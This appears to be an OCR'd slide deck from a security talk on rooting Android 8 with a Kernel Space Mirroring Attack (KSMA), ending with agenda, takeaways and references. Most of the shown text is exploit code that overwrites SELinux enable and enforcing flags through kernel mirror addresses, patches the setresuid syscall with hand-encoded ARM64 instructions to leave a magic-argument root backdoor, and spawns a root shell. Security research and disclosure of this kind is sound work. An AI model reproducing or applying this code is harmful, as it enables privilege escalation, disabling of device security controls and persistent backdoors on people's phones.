26      printf("selinux_enable mirror address: %lx\n", selinux_enable_mirror_addr);
27      // ffffff808283b568
28      printf("selinux_enforcing mirror address: %lx\n", selinux_enforcing_mirror_addr);
29      // ffffff80800bc40c
30      printf("sys_setresuid mirror address: %lx\n", sys_setresuid_mirror_addr);
31
32      // Write kernel data.
33      printf("[+] Disable selinux directly.\n");
34      *(unsigned int *)selinux_enable_mirror_addr = 0;
35      *(unsigned int *)selinux_enforcing_mirror_addr = 0;
36
37      // Write kernel code.
38      printf("[+] Patch syscall setresuid, and leave a Rooting backdoor.\n");
39      patch_syscall(sys_setresuid_mirror_addr);
40
41
42      // Test the Rooting backdoor.
43      printf("[+] Get root from Rooting backdoor.\n");
44      setresuid(0x1111, 0x2222, 0x3333);
45
46      if(getuid() == 0){
47          printf("[+] Spawn a Root shell!\n");
48          execl("/system/bin/sh", "/system/bin/sh", NULL);
49      }
50      return 0;
51  }
52
```

```
52
53  void patch_syscall(unsigned long mirror_kaddr){
54      unsigned int *p = (unsigned int *)mirror_kaddr;
55
56      *p = 0xd2822224;  p++;  //  MOV             X4, #0x1111
57      *p = 0xeb04001f;  p++;  //  CMP             X0, X4
58      *p = 0x54000261;  p++;  //  BNE             _ret
59      *p = 0xd2844444;  p++;  //  MOV             X4, #0x2222
60      *p = 0xeb04003f;  p++;  //  CMP             X1, X4
61      *p = 0x54000201;  p++;  //  BNE             _ret
62      *p = 0xd2866664;  p++;  //  MOV             X4, #0x3333
63      *p = 0xeb04005f;  p++;  //  CMP             X2, X4
64      *p = 0x540001a1;  p++;  //  BNE             _ret
65      *p = 0x910003e0;  p++;  //  MOV             X0, SP
66      *p = 0x9272c401;  p++;  //  AND             X1, X0, #0xFFFFFFFFFFFFC000
67      *p = 0xf9400822;  p++;  //  LDR             X2, [X1, #0x10]
68      *p = 0xf9437043;  p++;  //  LDR             X3, [X2, #0x6E0]
69      *p = 0x2900fc7f;  p++;  //  STP             WZR, WZR, [X3,#4]
70      *p = 0x2901fc7f;  p++;  //  STP             WZR, WZR, [X3,#0xC]
71      *p = 0x2902fc7f;  p++;  //  STP             WZR, WZR, [X3,#0x14]
72      *p = 0x2903fc7f;  p++;  //  STP             WZR, WZR, [X3,#0x1C]
73      *p = 0x92800001;  p++;  //  MOV             X1, #0xFFFFFFFFFFFFFFFF
74      *p = 0xa9028461;  p++;  //  STP             X1, X1, [X3,#0x28]
75      *p = 0xa9038461;  p++;  //  STP             X1, X1, [X3,#0x38]
76      *p = 0xf9002461;  p++;  //  STR             X1, [X3,#0x48]
77      *p = 0xd65f03c0;  p++;  //  RET
78  }
```

KSMA for ARMv7a

- Section descriptor
  - Block descriptor of ARMv8a

- AP[2:1] = ‘01’





Table B3-6 VMSAv7 AP[2:1] access permissions model

AP[2], disable write access	AP[1], enable unprivileged access	Access
0	0[a]	Read/write, only at PL1
0	1	Read/write, at any privilege level
1	0[a]	Read-only, only at PL1
1	1	Read-only, at any privilege level

a. Not valid for Non-secure PL2 stage 1 translation tables. AP[1] is SBO in these tables.

Rooting Android 8 Demo

Google Pixel 2 XL



Agenda

- *Present Situation*
- YUV exploitation for Mediaserver
- ReVent Rooting Solution
- Kernel Space Mirroring Attack – KSMA
- *Conclusion*

Takeaways

- A YUV exploitation for Mediaserver is detailed. The ideas of exploitations are fresh and awesome.
- A new reliable root exploitation technique KSMA is introduced, which can break Android kernel isolation and bypass both PXN and PAN mitigations of Android 8.
- Nowadays, rooting large numbers of newest Android devices with a single vulnerability is becoming more and more difficult and challenging, but it is still possible.

References

- Your Move: Vulnerability Exploitation and Mitigation in Android
- Protecting Android with more Linux kernel defenses
- Seccomp filter in Android O
- Hardening the Kernel in Android Oreo
- Fuzzing Android: a recipe for uncovering vulnerabilities inside system components in Android(BlackHat eu-15)
- https://source.android.com/security/bulletin/2017-03-01
- https://source.android.com/security/bulletin/2018-03-01
- https://source.android.com/security/bulletin/2018-04-01
- CVE-2017-7533
- http://seclists.org/oss-sec/2017/q3/240
- https://www.kernel.org/doc/gorman/html/understand/understand006.html
- ARM® Architecture Reference Manual(ARMv8, for ARMv8-A architecture profile)
- ret2dir: Rethinking Kernel Isola6on (USENIX 14')
- ARM® Architecture Reference Manual(ARMv7-A and ARMv7-R edition)

Thank You

WANG, YONG a.k.a. ThomasKing(@ThomasKing2014)